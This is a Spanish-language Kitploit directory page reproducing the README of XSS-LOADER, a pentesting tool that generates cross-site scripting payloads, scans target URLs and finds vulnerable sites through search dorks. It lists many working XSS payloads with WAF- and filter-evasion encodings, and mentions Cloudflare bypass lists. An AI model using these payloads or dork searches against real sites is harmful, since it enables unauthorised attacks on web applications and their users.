Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
XSS-LOADER — Generador de Payloads Xss ~ Escáner Xss ~ Buscador de Dorks Xss | Kitploit

Herramientas/GitHubGitHub/capture0x/xss-loader
Escáneres de Vulnerabilidades WebGeneración de PayloadsExplotación de Aplicaciones WebEvasión de WAFPruebas de Penetración
GitHubcapture0x/xss-loader

XSS-LOADER

Generador de Payloads Xss ~ Escáner Xss ~ Buscador de Dorks Xss
Ver Repositorio
62112382hace 6 mesesRevisado por Kitploit
Compartir

💎   XSS-LOADER TOOLS   💎

Escrito por TMRSWRR

Versión 1.0.0

Herramienta integral para GENERADOR DE PAYLOADS XSS - ESCÁNER XSS - BUSCADOR DE DORKS XSS

Instagram: TMRSWRR

📷 Capturas de pantalla 📷

👇 💌 Cómo usar 💌 👇

Cómo usar

📒 Léeme 📒

  • Esta herramienta crea payloads para usar en inyección XSS
  • Selecciona etiquetas de payload predeterminadas desde el parámetro o escribe tu propio payload
  • Realiza inyección XSS con el parámetro del Escáner XSS
  • Encuentra URLs de sitios vulnerables con el parámetro Buscador de Dorks XSS

💿 Instalación 💿

Instalación con requirements.txt

git clone https://github.com/capture0x/XSS-LOADER/
cd XSS-LOADER
pip3 install -r requirements.txt

Uso

python3 payloader.py

🗃️ Características 🗃️


*Payload básico

Establece el parámetro predeterminado como:<script>alert(1)</script>

*Payload Div

Establece el parámetro predeterminado como:<div onpointerover='alert(1)'>MUEVE AQUÍ</div

*Payload Img

Establece el parámetro predeterminado como:``````

*Payload Body

Establece el parámetro predeterminado como:<body ontouchstart=alert(1)>

*Payload Svg

Establece el parámetro predeterminado como:<svg onload=alert('1')>

*Ingresa tu propio Payload

Codifica el payload escrito por el usuario


*Parámetro del Generador de Payloads

Codifica el payload en la etiqueta seleccionada

* |   1.  MAYÚSCULAS---->  <SCRIPT>ALERT(1)</SCRIPT>              
* |   2.  MAYÚSCULAS Y MINÚSCULAS----> <ScRiPt>aleRt(1)</ScRiPt>   
* |   3.  CODIFICACIÓN URL ----->   %3Cscript%3Ealert%281%29%3C%2Fscript%3E           
* |   4.  CODIFICACIÓN DE ENTIDAD HTML----->  &lt;script&gt;alert(1)&lt;/script&gt; 
* |   5.  PAYLOAD DIVIDIDO ----->  <scri</script>pt>>alert(1)</scri</script>pt>>       
* |   6.  CODIFICACIÓN HEX ----->  3c7363726970743e616c6572742831293c2f7363726970743e       
* |   7.  CODIFICACIÓN UTF-16 -----> Codifica el payload a formato utf-16.   
* |   8.  CODIFICACIÓN UTF-32----->  Codifica el payload a formato utf-32.          
* |   9.  ELIMINAR ETIQUETA -----> ";alert('XSS');//            
* |  10.  CODIFICACIÓN UNICODE----->    %uff1cscript%uff1ealert(1)%uff1c/script%uff1e         
* |  11.  CODIFICACIÓN US-ASCII ----->  ¼script¾alert(1)¼/script¾      
* |  12.  CODIFICACIÓN BASE64 ----->   PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==          
* |  13.  CODIFICACIÓN UTF-7 ----->   +ADw-script+AD4-alert(1)+ADw-/script+AD4-           
* |  14.  OMISIÓN DE PARÉNTESIS ----->  <script>alert`1`</script>   
* |  15.  CODIFICACIÓN UTF-8 ----->  %C0%BCscript%C0%BEalert%CA%B91)%C0%BC/script%C0%BE          
* |  16.  RUPTURA DE BLOQUE DE ETIQUETA-----> "><script>alert(1)</script>
* |  17.  RUPTURA DE SCRIPT----->  </script><script>alert(1)</script>
* |  18.  PAYLOAD DE CARGA DE ARCHIVO-----> "><script>alert(1)</script>.gif
* |  19.  OMISIÓN DENTRO DE COMENTARIOS-----> <!--><script>alert(1)</script>-->
* |  20.  PAYLOAD DE MUTACIÓN-----> <noscript><p title="</noscript><script>alert(1)</script>">
* |  21.  IMG MALFORMADO-----> <script>alert(1)</script>">
* |  22.  OMISIÓN DE ESPACIO-----> 
* |  23.  BLOQUE OCULTO DOWNLEVEL-----> <!--[if gte IE 4]><script>alert(1)</script><![endif]-->
* |  24.  PAYLOADS DE OMISIÓN DE WAF-----> Mostrar lista de payloads de omisión de WAF
* |  25.  PAYLOADS DE OMISIÓN DE CLOUDFLARE-----> Mostrar lista de payloads de omisión de Cloudflare
* |  26.  PAYLOADS POLÍGLOTAS-----> Mostrar lista de payloads políglotas
* |  27.  PAYLOADS DE ALERTA-----> Mostrar lista de payloads de alerta
* |  28.  CREAR TODOS LOS PAYLOADS-----> Mostrar todos los payloads creados
* |  29.  VOLVER AL MENÚ PRINCIPAL
* |  30.  SALIR



*Escáner XSS

Inicialmente deberás ingresar la URL del objetivo. Por favor, ingresa la URL como en este ejemplo ==> p.ej. objetivo -----> http://target.com/index.php?name= Seleccionado para escanear la lista de payloads

  • LISTA DE PAYLOADS BÁSICA ==> Lista de payloads que consiste en la etiqueta script
  • LISTA DE PAYLOADS DIV ==> Lista de payloads que consiste en la etiqueta div
  • LISTA DE PAYLOADS IMG ==> Lista de payloads que consiste en la etiqueta img
  • LISTA DE PAYLOADS BODY ==> Lista de payloads que consiste en la etiqueta body
  • LISTA DE PAYLOADS SVG ==> Lista de payloads que consiste en la etiqueta svg
  • LISTA DE PAYLOADS MIXTA ==> Lista de payloads que consiste en todas las etiquetas
  • INGRESAR RUTA DE ARCHIVO ==> Lista de payloads determinada por el usuario. Por favor, ingresa la URL como en este ejemplo..! (p.ej. ruta -----> /usr/share/wordlists/wfuzz/Injections/XSS.txt)

Los resultados se agregarán en "vulnpayload.txt" después del escaneo.

*Buscador de Dorks XSS

Primero ingresa el dork para buscar: p.ej---->inurl:"search.php?q=" Los resultados se guardarán en "dork.txt" después del escaneo.

Problemas conocidos

Solucionados:

  • Errores de Unicode

  • Errores de módulo

Importante:

Si deseas usar la herramienta para python3 instalado en Windows, descarga el siguiente enlace:

https://github.com/capture0x/XSS-LOADER-for-WINDOWS

Errores y mejoras

Para reportes de errores o mejoras, por favor abre un issue aquí.

Copyright 2020

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    319
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    266

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →